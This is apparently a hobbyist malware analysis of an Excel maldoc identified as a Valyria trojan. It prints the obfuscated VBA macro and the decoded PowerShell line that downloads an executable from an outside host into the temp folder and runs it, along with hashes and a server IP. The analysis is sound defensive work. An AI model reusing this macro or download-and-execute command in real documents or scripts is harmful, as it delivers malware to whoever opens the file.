

Malware Analysis May 18, 2023

File: ee6d2f06ce4476370cb830acb3890dca.xls.bin

Source: Malware Bazaar (abuse.ch)

MD5: ee6d2f06ce4476370cb830acb3890dca

Sha1: 1c1544fbad9dc1abe6585e85ce686bba5f5e85a2

Virustotal: 32/60 marked as malicious

Identified as Valyria trojan

Originally detected June 8, 2023

File analysis was done within Remnux. First step was to confirm what file it is. It appears to be an older version Excel file. Running **File** shows the following: **Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Subject: hell /e , Author: USER, Comments: powers, Last Saved By: Owner, Name of Creating Application: Microsoft Excel, Create Time/Date: Tue Jun 8 21:44:48 2021, Last Saved Time/Date: Wed Jun 9 07:22:04 2021, Security: 0**

Next step is to run strings. What's inside the file. There are a lot of typical strings that could be in an Excel file. It wasn't until I got to a blob of text:

```
Option VBASupport 1

Public Sub rWyYtUHOC()
On Error Resume Next
Dim yllrrOv As String
yllrrOv = "NDHGFS"

Dim LValue As Double

LValue = NPer(0.0525 / 1, -200, 1500)

FfxoXYwEo = ActiveWorkbook.BuiltinDocumentProperties("Comments")
aMMhrPjTA = ActiveWorkbook.BuiltinDocumentProperties("Subject")

Dim RValue As Double

RValue = Rate(10 * 1, -1000, 6500)

WzpIUxvU = "IAAKAGYABZAGYAcwBkAGYAIAA9ACAAIgbMAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsAIAAoAE4ARQB3AC0AbwB1AARQBjAHQAIAAcIGAAT" & _
"qBgAGUAYABUAGAAIgBgAFcAYABlAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAaVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAACAAHS" & _
"BoAHQAdABwADoALwAvAHMAQgB5AGEAcwBoAGMAbwBsAGwAZQBnAGUAbwBmAG4AdQByAHMAaQBuAGcALgBjAG8AbQAvAGwAYQBwAGcAdQBhAGcAZQA" & _
"vAEQAbwBuADEANgAZAC8AQwByAHkAcAB0AGUAZABGAGkAbABlADEANgAZAC4AZQB4AGUAHSAgACwAIAAdICQARQB0AHYA0gB0AGUAbQBuAFwAagBm" & _
"AGMAYgB2AGUAcAB0AC4AZQB4AGUAHSAgACkAIAA7ACAACwB0AEEAUgB0ACAAHSaKAEUATgB2ADoADABlAG0AcABcAGoAZgBjAGIAAgB1AHAAAdAAuA" & _
"GUAEABlAB0gOwAkAGYABZAGYAcwBkAGYAIAA9ACAAIgbMAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsA"

Dim zKShMevSa As Object
Set zKShMevSa = CreateObject("Wscript.Shell")
zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, RValue
```

Hidden code within "Comments and Subject sections of theFile Properties

Blob of text (based 64 encoded)


Wscript shell that combines all the variables to make PowerShell download and run an exe

This blob of text is encoded, possibly by base64. A quick run with Cyberchef reveals:

```
$fdfsdf = "fsdghfddfgh"; (NEw-objEct "`N`e`T`.`W`e`B`C`l`i`e`N`T").DownLoAdfIle(
"http://suyashcollegeofnursing.com/language/Don163/CryptedFile163.exe", "$ENv:temp\jfcbept.exe");
stArt "$ENv:temp\jfcbept.exe";$fdfsdf = "fsdghfddfgh";
```

Looks like a bit of PowerShell. Downloading a file called CryptedFile163.exe. This is placed in **\$env:temp** directory. This is the **AppData\Local\Temp** directory of the current user.

It is followed by **Wscript.Shell**. Looking a bit further down we can see code for a VBA script.



Besides the variables in the script, we can see it reference hidden code within the File Properties, Subject and Comments.

After this checked out what olvba can show us. Here we can see the fully formed VBA script. The blob of text is the value of a variable called **WzpIUxvU**. We can see that this variable is used further down:

Dim zKShMevSa As Object

Set zKShMevSa = CreateObject("Wscript.Shell")

zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, Rvalue

The creation of the Wscript.Shell is part of the **zKShMevSa** variable. The next line this variable is called and set to run. Within the shell is the PowerShell commands text variable plus a few other strings combined.

Attempted to curl and grab the .exe. This failed. The file was no longer there. Ran Virustotal and it showed the IP is in Hong Kong, China. URL's Server IP **154.210.141.24**. Based on Virustotal, the title was in Simplified Chinese: 禿爻戏谐营薰司

Investigation concluded, unable to obtain the .exe file and investigate further.